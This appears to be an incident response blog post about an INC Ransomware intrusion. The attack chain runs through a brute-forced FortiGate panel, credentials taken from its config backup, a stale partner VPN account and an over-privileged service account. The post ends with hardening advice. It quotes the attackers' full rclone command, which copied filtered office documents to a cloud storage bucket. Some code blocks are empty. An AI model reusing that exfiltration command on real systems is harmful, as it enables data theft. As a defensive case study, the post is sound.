










No Zero-Days Needed: How Hygiene Failures Handed Ransomware Operators the Keys
No Zero-Days Needed: How Hygiene Failures Handed Ransomware Operators the Keys

Introduction
This is not a story about a novel exploit chain or a nation-state implant. There is no zero-day in this Incident Response engagement, no supply chain compromise, no sandbox escape. This is a story about a FortiGate admin panel on the internet, an account that should have been disabled two years ago, a service account that should never have been Domain Admin, and a SQL server that somehow never got the EDR agent.
None of these are new problems. All of them are on every hardening checklist ever written. Together, they gave INC Ransomware operators everything they needed to exfiltrate about 400 gigabytes of business data and detonate ransomware across the environment in under 48 hours.
We are publishing this case not because it is unusual, but because it is not. The same combination of third-party access sprawl, stale accounts, over-privileged service accounts, and incomplete security tooling exists in most environments we assess. The attackers did not need to be clever. They just needed the basics to be broken.
Year after year, the two dominant initial access vectors in ransomware incidents remain weak or stolen credentials and unpatched vulnerabilities. This case is a textbook example of the first. And once inside, the attackers did exactly what we see in every engagement: they searched for unmanaged assets, systems outside the security stack's visibility, to stage their operations. The SQL server without EDR became the exfiltration platform. None of this required sophistication.
Initial Access
The threat actor started by brute-forcing the victim's internet-facing FortiGate management interface. No rate limiting, no account lockout, no MFA. A local admin account fell to credential stuffing from a rotating set of IPs across Russia, Iran, Brazil, and various proxy providers. The login succeeded. Nobody noticed.
About two weeks later, the attacker downloaded the FortiGate configuration backup. FortiGate configs contain local user credentials (often reversible) and full SSL VPN settings. From this single file, the attacker pulled credentials for two accounts:
A stale partner account belonging to a former employee of the victim's managed services provider. Last legitimate login: over two years prior. The employee had left the partner company, but the victim's account was never disabled.
A FortiGate service account with a password unchanged for 1,408 days. This account had Domain Admin privileges.
Two accounts. One forgotten, one over-privileged. Both with passwords sitting in a config file on an internet-facing appliance.
Roughly four weeks after the config download, the attacker logged into the FortiGate GUI and added the stale partner account to the SSL VPN user group. Minutes later, the account connected via VPN. From the SOC's perspective, this looked normal: a known partner account connecting over VPN. No alerts fired because nothing about it was technically anomalous, except that the human behind the account had not worked there in over two years.
The gap between obtaining credentials and using them matters. Weeks of inactivity between the config download and VPN activation suggest the initial access broker who compromised the FortiGate likely sold or handed off access to the INC Ransomware operators during this window, a common pattern in the ransomware-as-a-service ecosystem.
Discovery and Lateral Movement
The next day, the operators switched to the FortiGate service account. Domain Admin. Nearly four-year-old password. Interactive login enabled.
The service account started RDP sessions across the environment: file servers, hypervisors, the ERP system, domain controllers, the Veeam backup server. 17 systems in total.
First actions on target were basic reconnaissance, enumerating shares and launching a command shell:

Login records from the domain controller revealed a Kali Linux hostname among the connecting systems, confirming hands-on-keyboard operation from an offensive Linux distribution:

Credential Access
On the Veeam backup server, the attacker reset the backup service account password from the command line. The EDR agent captured it in real time:

This is a deliberate move to slow down recovery and create persistence.
Exfiltration
The victim had a commercial EDR solution deployed. But the SQL server holding the organization's critical business data did not have the agent installed. It was only onboarded the day after the attack, likely by the managed services partner scrambling to respond.
This is what attackers look for. They do not need to evade EDR if they can find a server that does not have it. An unmanaged asset with access to sensitive data is the perfect staging point.
Within hours of the first lateral movement, the attacker ran Rclone on the unmonitored SQL server:
rclone.exe copy Z: was4:<bucket>/share--ignore-existing
--transfers=32--multi-thread-streams=32
--multi-thread-cutoff=12M--max-size=25M
--include"*.{xls,pdf,xlsx,doc,docx,txt}"
--max-age=3y --progress -vv
Only office documents and PDFs. Only files from the last three years. 32 parallel streams to maximize throughput.
The firewall captured every PUT request. The user-agent string, rclone/v1.72.1, is right there in the logs, along with the destination hostname:

The exfiltration ran for roughly 21 hours. About 410 gigabytes left the network. No EDR alert, because there was no EDR on that server. The firewall logs recorded the volume, but nobody was watching outbound traffic from a server that had no business talking to cloud storage.
Impact
Hours after the exfiltration completed,
win.exe dropped into \Users\Public\Pictures\ and executed the INC Ransomware
The EDR blocked it on every host where it was deployed. The systems without the agent were encrypted.
The incident response team was engaged the following morning. The managed services partner restored 17 VMs from backup.
Adversary Intelligence
INC MITRE HEATMAP

MITRE ATT&CK Mapping
Indicators of Compromise
Ransomware Binary
Exfiltration Tool
Key Takeaways
Every step of this attack exploited a gap that shows up in penetration test reports and audit findings year after year.None of them are hard to understand. All of them are hard to sustain operationally, which is why they persist.
The two dominant initial access vectors in ransomware incidents remain weak or stolen credentials and unpatched vulnerabilities. In this case, credentials alone were enough. Abrute-forced admin panel led to a config file with extractable passwords, which led to a stale account with VPN access, which led to a service account with Domain Admin. Each link in that chain was a credential management failure.
The other pattern: attackers actively seek unmanaged assets. The SQL serverwithout EDR became the exfiltration platform precisely because it was invisible to the security stack. If your tooling does not see a system, that system iswhere the attacker will operate from.
Here are the specific controls that wouldhave broken this attack chain at each stage.
Lockdown network appliance management. Restrict FortiGate admin access to a management VLAN or jump host. The admin panel should never be reachable from the public internet. Enable login attempt throttling and account lockout. Enable MFA on all admin accounts. Audit local accounts quarterly and remove any that are not actively needed.
Control third-party access lifecycle. Require partners to notify you of staffing changes within 48 hours and write it into the service agreement. Run a monthly stale account report: any domain account with nointeractive login in 90 days gets disabled automatically, 180 days deleted. Tag all third-party accounts in AD with a custom attribute (partner name, contract expiry) so they are auditable as a group. Restrict third-party VPN sessions to specific source IP ranges or require client certificate authentication.
Eliminate over-privileged service accounts. Audit every account in Domain Admins, Enterprise Admins, and Administrators. Migrate service accounts to Group Managed Service Accounts (gMSA) with the minimum privileges they actually need. Disable interactive login for service accounts. Enforce a maximum password age of 365 days for any account that cannot use gMSA. A 1,408-day-old password is indefensible.
Achieve 100% EDR coverage. Treat incomplete EDR deployment as a critical finding, not a backlog item. Every server gets the agent, no exceptions. Reconcile EDR agent inventory against your CMDB weekly. Any host inAD or your hypervisor inventory but missing from the EDR console is a gap that needs same-day remediation. Pay extra attention to data-tier servers: SQL, fileservers, NAS, backup servers. These are the exfiltration sources.
Restrict and monitor server egress. Default-deny outbound internet access for all servers. Block cloud storage providers at the firewall for server subnets: Wasabi, Mega, AWS S3 (unless specifically needed), Backblaze, pCloud. There is no reason a SQL server should resolve wasabisys.com. Alert on outbound transfers exceeding a baseline threshold. If a server that normally sends 2 GB/day suddenly pushes 50 GB, that is a detection opportunity.
Protect backup infrastructure. Isolate Veeam and other backup servers on a dedicated management VLAN with strict access controls. Use unique, complex credentials for backup service accounts that are not stored in the same AD as production accounts. Enable immutable backups or air-gapped copies. The attacker changed the Veeam password to prevent recovery. Immutable storage makes that move irrelevant.

.webp)